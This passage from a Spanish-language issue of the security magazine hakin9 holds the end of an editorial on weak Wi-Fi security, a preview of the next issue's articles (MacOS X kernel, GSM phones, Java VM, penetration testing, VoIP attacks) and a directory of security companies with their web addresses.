No obstante, si no existieran los *hot spots*, la técnica Wi-Fi en sí ofrece protecciones ridículas por el momento – cada red local inalámbrica es un gran agujero. Las grandes redes de barrios y bloques están pasando a Wi-Fi, gracias a ello no tienen que inventarse cómo pasar el cable de balcón a balcón, sin permiso de la cooperativa, o a través de los canales de líneas telefónicas. A esta tecnología también pasan empresas que no están interesadas en invertir en infraestructuras de cableado. El acceso ilegal a Wi-Fi – además de ser mucho más fácil en comparación con el acceso no autorizado a redes de cables – prácticamente no permite capturar al culpable. Así pues, ¿cómo determinar quién, en un día y a una hora dada, se encontraba dentro de la cobertura de la red (no necesariamente en el local de la empresa o en el bloque, pero, por ejemplo, en sus alrededores), y llevaba consigo un ordenador portátil?

A lo mejor estas son quejas de un viejo necio excesivamente sensible, pero echo de menos aquellos tiempos. Prefiero tener menos opciones de acceso a Internet, pero a cambio más seguridad de que un agresor eventual se podrá identificar, y que la culpa de sus acciones no recaerá sobre alguien inocente. De todas formas, como forma de boicoteo siempre baso la red del bloque en cables BNC. Así por lo menos puedo dormir tranquilo. ■

hakin9

En el número siguiente, entre otros:



MacOS X – seguridad de kernel

Aunque la participación del sistema operativo MacOS X en el mercado es escasa, en algunas aplicaciones es muy popular. Su funcionamiento está controlado por un moderno kernel basado en el microkernel *Mach* y, parcialmente, en FreeBSD. Sin embargo, esta solución no está privada de defectos. Sobre las debilidades del sistema de la empresa Apple nos cuenta Ilja van Sprundel.

Debilidades de los teléfonos GSM

Los teléfonos celulares son cada vez más complicados, con lo cual tienen cada vez más huecos de seguridad. El hecho de aprovechar estos huecos en los sistemas operativos que controlan los teléfonos celulares puede llevar a un ataque exitoso. El artículo de Olivier Patole presenta estos problemas.

Seguridad de la máquina virtual del lenguaje Java

El popular Java, sobre todo su máquina virtual (Java VM) no son del todo seguros. En algunas circunstancias es posible incluso el acceso directo a la memoria. Tomasz Rybicki presenta los problemas más graves con Java VM y muestra cómo protegerse de ellos.

En CD

- *hakin9.live* – distribución bootable de Linux
- muchas herramientas – composición imprescindible de un hacker
- manuales – ejercicios prácticos de los problemas tratados en los artículos
- documentación complementaria

Pruebas exteriores de penetración

La seguridad real de los sistemas de redes podemos comprobarla sólo a través de las pruebas de penetración. Sin embargo, tales pruebas – realizadas por LAN – no suministran información totalmente verosímil. La mejor manera de comprobar la escala de peligros para los servidores es realizar tales pruebas desde Internet. Cómo hacerlo nos aconseja Manuel Geisler.

Ataque a VoIP

La tecnología VoIP (*Voice over Internet Protocol*) tiene mucho éxito – permite reducir bastante el coste de las llamadas telefónicas, a veces la calidad de las conexiones es mucho mejor que las de la telefonía tradicional. Sin embargo, existen métodos de ataque que permiten, entre otros, capturar las llamadas. Estos problemas apasionantes describe el artículo de Tobias Glemser.

Información actual sobre el próximo número – *http://www.hakin9.org*

El número está a la venta desde principios de Septiembre de 2005

La redacción se reserva el derecho a cambiar el contenido de la revista.

Empresas especializadas en la seguridad informática

Nº	Nombre de empresa o producto	URL
1	AST	*http://www.ast-global.com*
2	ClarkConnect	*http://www.clarkconnect.com*
3	European Network Security Institute	*http://www.ensi.net*
4	Productive	*http://www.productiveonline.com*
5	R. Kinney Williams & Associates	*http://www.yennik.com*
6	ScriptLogic Corporation	*http://www.scriptlogic.com*
7	Abtrusion Security	*http://www.abtrusion.com*
8	Actmon	*http://www.actmon.com*
9	Agnitum	*http://www.agnitum.com*
10	AirDefense	*http://www.airdefense.net*
11	Algorithmic Security	*http://www.algosec.com*
12	Aruba Wireless Networks	*http://www.arubanetworks.com*
13	Astaro	*http://www.astaro.com*
14	Atelier Web	*http://www.atelierweb.com*
15	ATM S.A.	*http://www.atm.com.pl*
16	Axial Systems	*http://www.axial.co.uk*
17	Blue Lance	*http://www.bluelance.com*
18	Captus Networks Corp.	*http://www.captusnetworks.com*
19	Checkpoint	*http://www.checkpoint.com*
20	Cisco	*http://www.cisco.com*
21	Claranet Limited	*http://www.clara.net*
22	Computer Associates	*http://www.ca.com*
23	Computer Network Defence	*http://www.networkin-trusion.co.uk*
24	Computer Security Technology	*http://www.cstl.com*
25	Core Security Technologies	*http://www1.corest.com*
26	Corsaire Limited	*http://www.corsaire.com*
27	DAL	*http://www.d-a-l.com*
28	Deerfield	*http://www.deerfield.com*
29	Demarc	*http://www.demarc.com*
30	Doshelp	*http://www.doshelp.com*
31	ecom corporation	*http://www.e-com.ca*
32	eEye Digital Security	*http://www.eeye.com*
33	Enigma Systemy Ochrony Informacji	*http://www.enigma.com.pl*
34	Fortinet	*http://www.fortinet.com*
35	G-Lock Software	*http://www.glocksoft.com*
36	GFI	*http://www.gfi.com*
37	GuardedNet	*http://www.guarded.net*
38	Honeywell	*http://www.vintec.com*
39	Infiltration Systems	*http://www.infiltration-systems.com*
40	Infragistics	*http://www.infragistics.com*

Nº	Nombre de empresa o producto	URL
41	Innovative Security Systems	*http://www.argus-systems.com*
42	Internet Security Alliance	*http://www.pcinternetpatrol.com*
43	Internet Security Systems	*http://www.iss.net*
44	Intrinsec	*http://www.intrinsec.com*
45	Intrusion	*http://www.intrusion.com*
46	Iopus	*http://www.iopus.com*
47	IS Decisions	*http://www.isdecisions.com*
48	Juniper Networks	*http://www.juniper.net*
49	k2net	*http://www.k2net.pl*
50	Kerberos	*http://www.kerberos.pl*
51	Lancope	*http://www.lancope.com*
52	Magneto Software	*http://www.magnetosoft.com*
53	ManTech International Corporation	*http://www.mantech.com*
54	Mcafee	*http://www.mcafee.com*
55	MERINOSOFT	*http://www.merinosoft.com.pl*
56	NASK	*http://www.nask.pl*
57	Nessus	*http://www.nessus.org*
58	netForensics	*http://www.netforensics.com*
59	NetFrameworks	*http://www.criticalsecurity.com*
60	NetIQ	*http://www.netiq.com*
61	NETSEC - Network Security Software	*http://www.specter.com*
62	NetworkActiv	*http://www.networkactiv.com*
63	Next Generation Security S.L.	*http://www.ngsec.com*
64	NFR Security	*http://www.nfr.net*
65	NSECURE Software PVT Limited	*http://www.nsecure.net*
66	NwTech	*http://www.nwtechusa.com*
67	Orion Instruments Polska	*http://www.orion.pl*
68	Positive Technologies	*http://www.maxpatrol.com*
69	Prevx Limited	*http://www.prevx.com*
70	Privacyware	*http://www.privacyware.com*
71	Qbik	*http://www.wingate.com*
72	Radware	*http://www.radware.com*
73	Real Time Enterprises	*http://www.real-time.com*
74	Reflex Security	*http://www.reflexsecurity.com*
75	RiskWatch	*http://www.riskwatch.com*
76	RSA Security	*http://www.rsasecurity.com*
77	Ryan Net Works	*http://www.cybertrace.com*
78	Safe Computing	*http://www.safecomp.com*
79	Safety - Lab	*http://www.safety-lab.com*
80	Seclutions AG	*http://www.seclutions.com*